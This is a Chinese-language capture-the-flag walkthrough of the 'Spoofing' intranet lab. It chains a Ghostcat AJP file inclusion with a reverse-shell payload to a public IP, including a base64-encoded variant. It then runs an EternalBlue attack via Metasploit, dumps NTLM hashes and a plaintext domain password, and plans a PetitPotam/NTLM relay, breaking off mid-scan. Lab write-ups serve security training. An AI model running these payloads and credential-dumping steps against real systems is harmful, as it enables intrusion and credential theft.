前言
本文所使用的工具可参考以下仓库:
Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链
靶标介绍:
Spoofing是一套难度为中等的靶场环境,完成该挑战可以帮助玩家了解内网渗透中的代理转发、内网扫描、信息收集、特权提升以及横向移动技术方法,加强对域环境核心认证机制的理解,以及掌握域环境渗透中一些有趣的技术要点。该靶场共有4个flag,分布于不同的靶机。
flag1 CVE-2020-1938 fscan扫一遍
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
./fscanPlus -h 39.99.132.128 ____ | | __ \ | | | |__ ___ ___ __ _ _ __ | |__) | |_ _ ___ | __/ __ |/ __/ _ | _ \ | ___/ | | | | / __ | | \__ \ (_ | (_ | | | | | | | | |_ | \__ \ |_ | |___/\___\__,_ |_ | |_ |_ | |_ |\__,_ |___/ fscan version: 1.8.4 TeamdArk5 v1.0 start infoscan 39.99.132.128:22 open 39.99.132.128:8080 open 39.99.132.128:8009 open [*] alive ports len is: 3 start vulscan [*] WebTitle http://39.99.132.128:8080 code:200 len:7091 title:后台管理 已完成 3/3 [*] 扫描结束,耗时: 43.341745316s ┌──(matrix㉿matrix)-[~/Desktop/FscanPlus] └─$ ./fscanPlus -h 39.99.132.128 -p 1-65535 ______ _____ _ | ____ | | __ \ | | | |__ ___ ___ __ _ _ __ | |__) | |_ _ ___ | __/ __ |/ __/ _ | _ \ | ___/ | | | | / __ | | \__ \ (_ | (_ | | | | | | | | |_ | \__ \ |_ | |___/\___\__,_ |_ | |_ |_ | |_ |\__,_ |___/ fscan version: 1.8.4 TeamdArk5 v1.0 start infoscan 39.99.132.128:53 open 39.99.132.128:22 open 39.99.132.128:8009 open 39.99.132.128:8080 open [*] alive ports len is: 4 start vulscan 已完成 0/4 [-] webtitle http://39.99.132.128:53 Get "http://39.99.132.128:53": read tcp 192.168.230.133:35242->39.99.132.128:53: read: connection reset by peer [*] WebTitle http://39.99.132.128:8080 code:200 len:7091 title:后台管理 已完成 4/4 [*] 扫描结束,耗时: 4m42.749203482s
再上漏扫
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
nuclei -u http:4.10 .io [WRN] Found 1 templates with syntax error (use -validate flag for further examination)[INF] Current nuclei version: v3.4.10 (outdated)[INF] Current nuclei-templates version: v10.2.9 (latest)[INF] New templates added in latest release: 182 [INF] Templates loaded for current scan: 8497 [INF] Executing 8295 signed templates from projectdiscovery/nuclei-templates[WRN] Loading 202 unsigned templates for scan. Use with caution.[INF] Targets loaded for current scan: 1 [INF] Templates clustered: 1796 (Reduced 1685 Requests)[options-method] [http] [info] http:[tomcat-scripts] [http] [info] http:[tomcat-scripts] [http] [info] http:[tomcat-stacktraces] [http] [low] http:[tomcat-scripts] [http] [info] http:[http-missing-security-headers:x-frame-options] [http] [info] http:[http-missing-security-headers:x-content-type-options] [http] [info] http:[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http:[http-missing-security-headers:clear-site-data] [http] [info] http:[http-missing-security-headers:strict-transport-security] [http] [info] http:[http-missing-security-headers:content-security-policy] [http] [info] http:[http-missing-security-headers:referrer-policy] [http] [info] http:[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http:[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http:[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http:[http-missing-security-headers:permissions-policy] [http] [info] http:[tomcat-detect:version] [http] [info] http:[INF] Scan completed in 1 m. 17 matches found.
Tomcat 版本泄露
[tomcat-detect:version] .../docs/introduction.html ["9.0.30"]
暴露具体 Tomcat 版本(9.0.30),攻击者可针对该版本已知漏洞进行攻击。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
searchsploit tomcat - --------------------------------------------------- - --------------------------------- --------------------------------------------------- - --------------------------------4 D WebSTAR 5.3 /5.4 Tomcat Plugin - Remote Buffer Ov | osx/remote/25626.c 1.3 .x + Tomcat 4.0 .x/4.1.x mod_jk - Chunked | unix/dos/22068.pl - Denia | multiple/dos/31615.rb - 'runtime.getRuntime().exe | windows/local/7264.txt - 'WebDAV' Remote File Disclosure | multiple/remote/4530.pl - Account Scanner / 'PUT' Request Com | multiple/remote/18619.txt - AJP 'Ghostcat File Read/Inclusion | multiple/webapps/48143.py - AJP 'Ghostcat' File Read/Inclusion | multiple/webapps/49039.rb - CGIServlet enableCmdLineArguments R | windows/remote/47073.rb - Cookie Quote Handling Remote Inform | multiple/remote/9994.txt - Form Authentication 'Username' Enum | multiple/remote/9995.txt - WebDAV SSL Remote File Disclosure | linux/remote/4552.pl / Geronimo 1.0 - 'Sample Script cal2. | multiple/remote/27095.txt 10.1 - Denial Of Service | multiple/dos/51262.py 10.1 .39 - Denial of Service (DoS) | multiple/remote/52318.py 11.0 .3 - Remote Code Execution | multiple/webapps/52134.txt 3.0 - Directory Traversal | windows/remote/20716.txt 3.1 - Path Revealing | multiple/remote/20131.txt 3.2 - 404 Error Page Cross-Site Scrip | multiple/remote/33379.txt 3.2 - Directory Disclosure | unix/remote/21882.txt 3.2 .1 - 404 Error Page Cross-Site Scr | multiple/webapps/10292.txt 3.2 .3 /3.2.4 - 'RealPath.jsp' Informat | multiple/remote/21492.txt 3.2 .3 /3.2.4 - 'Source.jsp' Informatio | multiple/remote/21490.txt 3.2 .3 /3.2.4 - Example Files Web Root | multiple/remote/21491.txt 3 .x - Null Byte Directory / File Disc | linux/remote/22205.txt 3 /4 - 'DefaultServlet' File Disclosur | unix/remote/21853.txt 3 /4 - JSP Engine Denial of Service | linux/dos/21534.jsp 4.0 .3 - Denial of Service 'Device Nam | windows/webapps/21605.txt 4.0 .3 - Requests Containing MS-DOS De | multiple/remote/31551.txt 4.0 .3 - Servlet Mapping Cross-Site Sc | linux/remote/21604.txt 4.0 .x - Non-HTTP Request Denial of Se | linux/dos/23245.pl 4.0 /4.1 - Servlet Full Path Disclosur | unix/remote/21412.txt 4.1 - JSP Request Cross-Site Scriptin | unix/remote/21734.txt 5 - Information Disclosure | multiple/remote/28254.txt 5.5 .0 < 5.5 .29 / 6.0 .0 < 6.0 .26 - Inf | multiple/remote/12343.txt 5.5 .15 - cal2.jsp Cross-Site Scriptin | jsp/webapps/30563.txt 5.5 .25 - Cross-Site Request Forgery | multiple/webapps/29435.txt 5 .x/6.0.x - Directory Traversal | linux/remote/29739.txt 6.0 .10 - Documentation Sample Applica | multiple/remote/30052.txt 6.0 .13 - Host Manager Servlet Cross-S | multiple/remote/30495.html 6.0 .13 - Insecure Cookie Handling Quo | multiple/remote/30496.txt 6.0 .13 - JSP Example Web Applications | jsp/webapps/30189.txt 6.0 .15 - Cookie Quote Handling Remote | multiple/remote/31130.txt 6.0 .16 - 'HttpServletResponse.sendErr | multiple/remote/32138.txt 6.0 .16 - 'RequestDispatcher' Informat | multiple/remote/32137.txt 6.0 .18 - Form Authentication Existing | multiple/remote/33023.txt 6 /7/8/9 - Information Disclosure | multiple/remote/41783.txt 7.0 .4 - 'sort' / 'orderBy' Cross-Site | linux/remote/35011.txt 8 /7/6 (Debian-Based Distros) - Local | linux/local/40450.txt 8 /7/6 (RedHat Based Distros) - Local | linux/local/40488.txt 9.0 .0 .M1 - Cross-Site Scripting (XSS) | multiple/webapps/50119.txt 9.0 .0 .M1 - Open Redirect | multiple/webapps/50118.txt < 5.5 .17 - Remote Directory Listing | multiple/remote/2061.txt < 6.0 .18 - 'utf8' Directory Traversal | multiple/remote/6229.txt < 6.0 .18 - 'utf8' Directory Traversal | unix/remote/14489.c < 9.0 .1 (Beta) / < 8.5 .23 / < 8.0 .47 | jsp/webapps/42966.py < 9.0 .1 (Beta) / < 8.5 .23 / < 8.0 .47 | windows/webapps/42953.txt 2.0 .2 mod_jk2 - Remote | linux/remote/5386.txt - 'exec-shield' Remo | linux/remote/4162.c - Application Deployer (Authe | multiple/remote/16317.rb - Application Upload (Authent | multiple/remote/31433.rb 1.2 .20 - Remote Buffer Overflo | windows/remote/16798.rb /JBoss EJBInvokerServlet / JMXInvokerS | php/remote/28713.php 6 .x - Apache Tomcat Configuration File Arbi | cgi/webapps/35035.txt 3 .x/4.0 - Error Message Information | unix/local/21073.txt - Remote Code Execution via JSP Upload Bypas | java/remote/43008.rb 3.0 /3.1 Snoop Servlet - Information Disclosu | multiple/remote/20132.txt 3.2 .1 /4.0 / Weblogic Server 5.1 - URL JSP Re | multiple/remote/20719.txt 9.0 .0 .M1 - Sandbox Escap | java/webapps/47892.txt - --------------------------------------------------- - --------------------------------Shellcodes: No Results- --------------------------------------------------- - --------------------------------- --------------------------------------------------- - --------------------------------with win32 Apache Tomcat | english/ 1287 8-hardening-&-messin- --------------------------------------------------- - --------------------------------
searchsploit 有Apache Tomcat - AJP 'Ghostcat File Read/Inclusion'(48143.py, 49039.rb)
这里开了8009端口,是AJP协议,很可疑。nuclei 扫描虽然没有直接提示 /ajp 相关内容,不过 Tomcat 9.0.30 属于 Ghostcat(CVE-2020-1938)受影响版本,如果 AJP 端口未加固,存在被利用风险。
1
2
Apache Tomcat - AJP 'Ghostcat File Read/Inclusion | multiple /webapps/48143. pyFile Read/Inclusion | multiple /webapps/49039. rb
默认 Kali Linux 安装了 exploitdb,这些脚本就在你本地的 /usr/share/exploitdb/ 目录下
上面poc应该可行,但是这里直接用GitHub的poc:Ghostcat-CNVD-2020-10487
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 python ajpShooter.py http://39.99.132.128:8080 8009 /WEB-INF/web.xml read<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN" "http://java.sun.com/dtd/web-app_2_3.dtd" > <web-app > <display-name > Archetype Created Web Application</display-name > <security-constraint > <display-name > Tomcat Server Configuration Security Constraint</display-name > <web-resource-collection > <web-resource-name > Protected Area</web-resource-name > <url-pattern > /upload/*</url-pattern > </web-resource-collection > <auth-constraint > <role-name > admin</role-name > </auth-constraint > </security-constraint > <error-page > <error-code > 404</error-code > <location > /404.html</location > </error-page > <error-page > <error-code > 403</error-code > <location > /error.html</location > </error-page > <error-page > <exception-type > java.lang.Throwable</exception-type > <location > /error.html</location > </error-page > <servlet > <servlet-name > HelloServlet</servlet-name > <servlet-class > com.example.HelloServlet</servlet-class > </servlet > <servlet-mapping > <servlet-name > HelloServlet</servlet-name > <url-pattern > /HelloServlet</url-pattern > </servlet-mapping > <servlet > <display-name > LoginServlet</display-name > <servlet-name > LoginServlet</servlet-name > <servlet-class > com.example.LoginServlet</servlet-class > </servlet > <servlet-mapping > <servlet-name > LoginServlet</servlet-name > <url-pattern > /LoginServlet</url-pattern > </servlet-mapping > <servlet > <display-name > RegisterServlet</display-name > <servlet-name > RegisterServlet</servlet-name > <servlet-class > com.example.RegisterServlet</servlet-class > </servlet > <servlet-mapping > <servlet-name > RegisterServlet</servlet-name > <url-pattern > /RegisterServlet</url-pattern > </servlet-mapping > <servlet > <display-name > UploadTestServlet</display-name > <servlet-name > UploadTestServlet</servlet-name > <servlet-class > com.example.UploadTestServlet</servlet-class > </servlet > <servlet-mapping > <servlet-name > UploadTestServlet</servlet-name > <url-pattern > /UploadServlet</url-pattern > </servlet-mapping > <servlet > <display-name > DownloadFileServlet</display-name > <servlet-name > DownloadFileServlet</servlet-name > <servlet-class > com.example.DownloadFileServlet</servlet-class > </servlet > <servlet-mapping > <servlet-name > DownloadFileServlet</servlet-name > <url-pattern > /DownloadServlet</url-pattern > </servlet-mapping > </web-app >

根据上面的敏感信息,看到有一个UploadServlet功能能上传文件,所以可以包含文件rce
上传的恶意文件文本内容
1 2 3 4 5 6 7 8 9 10 11 12 13 14 bash -i >& /dev/ tcp/公网IP/ 54500 0 >&1 Runtime .getRuntime().exec("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC43NC4yMy81NDUwMCAwPiYx}|{base64,-d}|{bash,-i}" ).getInputStream();int a = -1 ;byte [] b = new byte [2048 ];print ("<pre>" );while ((a=in.read (b))!=-1 ){println (new String(b));print ("</pre>" );

文件上传成功
1 Files are stored in ./upload/4402 ca1950948073bfb147acf9c4fa9a/20250925023751519 .txt
pwncat接受shell
1 2 source pwncat-env /bin/activateenv ) root@iZ2ze29dp43ju4ubdmpjfeZ:~# pwncat-cs -lp 54500
命令执行
1 python ajpShooter.py http://39.99.132.128:8080 8009 /upload/4402 ca1950948073bfb147acf9c4fa9a/20250925023751519 .txt eval
读flag
1 2 3 4 5 6 7 8 9 10 11 12 13 (remote) root@ubuntu :/# cat / root/flag/ flag01.txt████████ ████ ██ ██░░░░░░ ██████ ░██░ ░░ █████ ░██ ░██░░░██ ██████ ██████ ██████ ██ ███████ ██░░░██ ░█████████░██ ░██ ██░░░░██ ██░░░░██░░░██░ ░██░░██░░░██░██ ░██ ░░░░░░░░██░██████ ░██ ░██░██ ░██ ░██ ░██ ░██ ░██░░██████ ░██░██░░░ ░██ ░██░██ ░██ ░██ ░██ ░██ ░██ ░░░░░██ ████████ ░██ ░░██████ ░░██████ ░██ ░██ ███ ░██ █████ ░░░░░░░░ ░░ ░░░░░░ ░░░░░░ ░░ ░░ ░░░ ░░ ░░░░░ This is the first flag you get .- 2f48- 45a1- b407- 760619d715ef}
flag2 fscan扫一下

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 (remote) root@ubuntu:/# ifconfig4163 <UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 172 .22 .11 .76 netmask 255 .255 .0 .0 broadcast 172 .22 .255 .255 216 :3eff:fe2d:df1e prefixlen 64 scopeid 0x20<link>00 :16 :3e:2d:df:1e txqueuelen 1000 (Ethernet)524699 bytes 200721993 (200 .7 MB)0 dropped 0 overruns 0 frame 0 422119 bytes 46669746 (46 .6 MB)0 dropped 0 overruns 0 carrier 0 collisions 0 73 <UP,LOOPBACK,RUNNING> mtu 65536 127 .0 .0 .1 netmask 255 .0 .0 .0 1 prefixlen 128 scopeid 0x10<host>1000 (Local Loopback)1386 bytes 127072 (127 .0 KB)0 dropped 0 overruns 0 frame 0 1386 bytes 127072 (127 .0 KB)0 dropped 0 overruns 0 carrier 0 collisions 0 172 .22 .11 .76 /24 1 .8 .4 172 .22 .11 .6 is alive172 .22 .11 .76 is alive172 .22 .11 .45 is alive172 .22 .11 .26 is alive[*] Icmp alive hosts len is: 4 172.22.11.76:22 open172.22.11.6:445 open172.22.11.26:139 open172.22.11.45:139 open172.22.11.6:139 open172.22.11.26:135 open172.22.11.45:135 open172.22.11.6:135 open172.22.11.76:8080 open172.22.11.26:445 open172.22.11.45:445 open172.22.11.6:88 open172.22.11.76:8009 open[*] alive ports len is: 13 [*] NetInfo [*] 172 .22 .11 .26 [->] XR-LCM3AE8B[->] 172 .22 .11 .26 [*] NetInfo [*] 172 .22 .11 .6 [->] XIAORANG-DC[->] 172 .22 .11 .6 [+] MS17-010 172 .22 .11 .45 (Windows Server 2008 R2 Enterprise 7601 Service Pack 1 )[*] NetBios 172 .22 .11 .26 XIAORANG\XR-LCM3AE8B [*] NetBios 172 .22 .11 .6 [+] DC:XIAORANG\XIAORANG-DC [*] NetBios 172 .22 .11 .45 XR-DESKTOP.xiaorang.lab Windows Server 2008 R2 Enterprise 7601 Service Pack 1 [*] WebTitle http://172 .22 .11 .76 :8080 code:200 len:7091 title:后台管理13 /13 [*] 扫描结束,耗时: 7 .762083908s172 .22 .11 .76 /16 1 .8 .4 172 .22 .11 .76 is alive172 .22 .11 .6 is alive172 .22 .11 .45 is alive172 .22 .11 .26 is alive172 .22 .255 .253 is alive[*] LiveTop 172 .22 .0 .0 /16 段存活数量为: 5 [*] LiveTop 172 .22 .11 .0 /24 段存活数量为: 4 [*] Icmp alive hosts len is: 5 [*] LiveTop 172 .22 .255 .0 /24 段存活数量为: 1 172.22.11.26:445 open172.22.11.6:445 open172.22.11.45:445 open172.22.11.26:139 open172.22.11.45:139 open172.22.11.6:139 open172.22.11.26:135 open172.22.11.45:135 open172.22.11.6:135 open172.22.11.6:88 open[*] alive ports len is: 10 [*] NetInfo [*] 172 .22 .11 .6 [->] XIAORANG-DC[->] 172 .22 .11 .6 [*] NetInfo [*] 172 .22 .11 .26 [->] XR-LCM3AE8B[->] 172 .22 .11 .26 [*] NetBios 172 .22 .11 .6 [+] DC:XIAORANG\XIAORANG-DC [*] NetBios 172 .22 .11 .26 XIAORANG\XR-LCM3AE8B [*] NetBios 172 .22 .11 .45 XR-DESKTOP.xiaorang.lab Windows Server 2008 R2 Enterprise 7601 Service Pack 1 [+] MS17-010 172 .22 .11 .45 (Windows Server 2008 R2 Enterprise 7601 Service Pack 1 )10 /10 [*] 扫描结束,耗时: 9 .960776234s
总结一下
1 2 3 4 5 (icmp) Target 172.22 .11 .76 is aliveTarget 172.22 .11 .6 DC:XIAORANG\XIAORANG-DC Target 172.22 .11 .45 XR-DESKTOP.xiaorang.lab(Windows Server 2008 R2 Enterprise 7601 Service Pack 1 )Target 172.22 .11 .26 XIAORANG\XR-LCM3AE8B Target 172.22 .255 .253 is alive
ms17_010
直接打永恒之蓝
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 set proxies socks5:127.0.0.1:55556set payload windows/x64/meterpreter/bind_tcp_uuidset RHOSTS 172.22.11.45set lport 54524run set proxies socks5:127.0.0.1:55556set payload payload/windows/x64/meterpreter/bind_tcpset rhosts 172.22.11.45set lport 54524
获取flag,可以用execute指令执行文件
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 PS C:\Windows\system32> cat C:/users/administrator/flag/flag02.txt-8762 -4 dd2-95 c2-bae51147e03b}
flag3 PetitPotam强制认证 列出票据
得到两个用户,机器账号xr-desktop$和用户yangmei
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 meterpreter > hashdumpAdministrator: 500 :aad3b435b51404eeaad3b435b51404ee:48 f6da83eb89a4da8a1cc963b855a799:::Guest: 501 :aad3b435b51404eeaad3b435b51404ee:31 d6cfe0d16ae931b73c59d7e0c089c0:::meterpreter > load kiwiLoading extension kiwi...2 .2 .0 20191125 (x64/windows)"A La Vie, A L'Amour" - (oe.eo)'## v ##' Vincent LE TOUX ( vincent.letoux'#####' > http:Success. meterpreter > creds_allmsv credentialsUsername Domain NTLM SHA1XR -DESKTOP$ XIAORANG 738 dcc0171b84e1a36400008983a3e10 fdc3f1fd9d44fea97d24ce212d6339ec890cfdf4yangmei XIAORANG 25 e42ef4cc0ab6a8ff9e3edbbda91841 6 b2838f81b57faed5d860adaf9401b0edb269a6fwdigest credentialsUsername Domain PasswordXR -DESKTOP$ XIAORANG 7 d c7 ba cf 2 e 52 36 1 a 8 a 7 c 53 e3 dc 71 7 e d4 3 a 3 e c1 e5 60 0 d 09 2 a a6 b2 b3 73 19 32 1 f d8 7 d 28 69 48 fe 7 a 4 c 28 32 49 58 e9 47 71 98 8 e 51 c0 80 74 ed 14 91 fb e0 43 21 37 75 cf d5 91 53 0 f 96 03 48 99 1 d 54 34 52 71 96 b0 a2 af 96 96 c4 18 53 4 b 71 f6 72 22 2 b 74 64 69 05 38 e9 d6 a2 22 cc 3 a 98 f2 7 d aa f2 e0 07 ee 92 8 c 31 24 fa 42 c4 94 1 b e5 8 e c4 df 80 c0 09 7 b aa af dd cd 8 f 86 08 e1 41 4 d 53 2 e 0 d d8 91 2 f d8 36 a8 1 f 7 a e8 0 d 47 a4 16 1 a c4 56 b9 e0 96 13 ef c9 70 8 c 64 8 d 9 a d5 75 7 f 2 f 3 d c4 36 5 e 1 f 8 a 16 6 c 9 e aa 11 01 b1 13 ab 0 d f898 3 a d1 01 b6 e1 f5 51 50 82 eb 02 b5 bb c0 cc 4 b 63 f4 71 0 f 2 c 49 de 19 3 d a3 cf ab 32 29 a6 69 04 77 76 63 a7 3 a 5 a b9 f6 7 f 97 b9 6 b ff 22 84 6 e 22 9 dyangmei XIAORANG xrihGHgoNZQkerberos credentialsUsername Domain Passwordxr -desktop$ XIAORANG.LAB 7 d c7 ba cf 2 e 52 36 1 a 8 a 7 c 53 e3 dc 71 7 e d4 3 a 3 e c1 e5 60 0 d 09 2 a a6 b2 b3 73 19 32 1 f d8 7 d 28 69 48 fe 7 a 4 c 28 32 49 58 e9 47 71 98 8 e 51 c0 80 74 ed 14 91 fb e0 43 21 37 75 d5 91 53 0 f 96 03 48 99 1 d 54 34 52 71 96 b0 a2 af 96 96 c4 18 53 4 b 71 f6 72 22 2 b 74 64 69 05 38 e9 d6 a2 22 cc 3 a 98 f2 7 d aa f2 e0 07 ee 92 8 c 31 24 fa 42 c4 94 1 b e5 8 e c4 df80 c0 09 7 b aa af dd cd 8 f 86 08 e1 41 4 d 53 2 e 0 d d8 91 2 f d8 36 a8 1 f 7 a e8 0 d 47 a4 16 1 a c4 56 b9 e0 96 13 ef c9 70 8 c 64 8 d 9 a d5 75 7 f 2 f 3 d c4 36 5 e 1 f 8 a 16 6 c 9 e aa 11 01 b113 ab 0 d f8 dd 98 3 a d1 01 b6 e1 f5 51 50 82 eb 02 b5 bb c0 cc 4 b 63 f4 71 0 f 2 c 49 de 19 3 d a3 cf ab 32 29 a6 69 04 77 76 63 a7 3 a 5 a b9 f6 7 f 97 b9 6 b ff 22 84 6 e 22 9 dxr -desktop$ XIAORANG.LAB (null)yangmei XIAORANG.LAB xrihGHgoNZQ
这边快速过一下 (一句话总结:不能直接拿下域控)
使用Bloodhound收集到的用户名组合获取到的密码/hashes组合爆破,没发现其他新用户
MAQ = 0,加不了计算机
当前LDAP 没 TLS,远程也加不了计算机,impacket的addcomputer有两种方法samr和ldaps。samr受到MAQ = 0的限制,无法添加计算机;ldaps受到 没TLS + MAQ = 0 的限制
域控存在nopac,当前用户yangmei使用nopac没打死,并且对域内computer container没有createchild的ACL
域控存在nopac,当前用户yangmei对当前windows机器xr-desktop没WriteDacl权限,意味着无法修改SamAccountName
域内存在 DFscoerce 和 petitpotam,但是不存在CVE-2019-1040,因此放弃 DFscoerce,优先使用petitpotam
NoPac exploit: Ridter/noPac: Exploiting CVE-2021-42278 and CVE-2021-42287 to impersonate DA from standard domain user (github.com)
靶场提示了NTLM,因此用cme看下WebClient和petitpotam
虽然本地有crackmapexec,但是卡的批爆,去下了个cme的可执行文件 CME ,扫一下WebClient和petitpotam
1 2 3 crackmapexec smb target -u username -H <NTLM_HASH> -d domainproxychains crackmapexec smb 172.22.11.0 /24 -u yangmei -p xrihGHgoNZQ -d xiaorang.lab -M Webdavproxychains crackmapexec smb 172.22.11.0 /24 -u yangmei -p xrihGHgoNZQ -d xiaorang.lab -M PetitPotam
确实有Petitpotam,按题目里的提示应该是要打NTLM Relay via WebDAV +Petitpotam的Coerce Authentication,又去翻了一下红队域渗透NTLM Relay:强制认证方式总结 ,大概意思就是我们可以用Petitpotam强制目标服务器、目标用户使用LM Hash、NTLM Hash对我们的服务器进行认证,然后我们可以将该认证中继至其他目标服务器中以达到横向、提权等的目的,这里只有172.22.11.26有Petitpotam。通过WebDav进行NTLM Relay的好处在于可以不受到协议签名的影响,对本地内部网或受信任的站点自动使用当前用户凭据进行NTLM认证。
这里看的春秋云镜-【仿真场景】Spoofing writeup ,使用无ADCS + Petitpotam + ntlm中继打法,思路是用petitpotam触发存在漏洞且开启了webclient服务的目标,利用petitpotam触发目标访问我们的http中继服务,目标将会使用webclient携带ntlm认证访问我们的中继,并且将其认证中继到ldap,获取到机器账户的身份,以机器账户的身份修改其自身的msDS-AllowedToActOnBehalfOfOtherIdentity属性,配置到XR-LCM3AE8B.xiaorang.lab的RBCD。
但这里有个条件,需要我们把服务器端口的流量转发到客户端本地的80,但SSH的反向端口转发监听的时候只会监听127.0.0.1,这里我们让流量 0.0.0.0:80 转发到 127.0.0.1:79,再反向转发回客户端本地的80 ,变相使80监听在0.0.0.0
先扫一下是否存在webdav,172.22.11.26机器上存在WEBDAV服务
存在PetitPotam
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 proxychains ./cme smb 172.22.11.0/24 -u yangmei -p xrihGHgoNZQ -d xiaorang.lab -M Webdav./cme smb 172.22.11.0/24 -u yangmei -p xrihGHgoNZQ -d xiaorang.lab -M PetitPotam./cme smb 172.22.11.0/24 -u yangmei -p xrihGHgoNZQ -M webdav(name:XR-DESKTOP) (domain:xiaorang.lab) (signing:False) (SMBv1:True) ... 127.0.0.1:55556 ... 172.22.11.45:445 ... OK... OK(name:XIAORANG-DC) (domain:xiaorang.lab) (signing:True) (SMBv1:False) (name:XR-LCM3AE8B) (domain:xiaorang.lab) (signing:False) (SMBv1:False) :xrihGHgoNZQ ... 127.0.0.1:55556 ... 172.22.11.6:445 [proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.11.102:445 ... OK... 127.0.0.1:55556 ... 172.22.11.6:445 ... OK:xrihGHgoNZQ ... 127.0.0.1:55556 ... 172.22.11.26:445 [proxychains] Strict chain 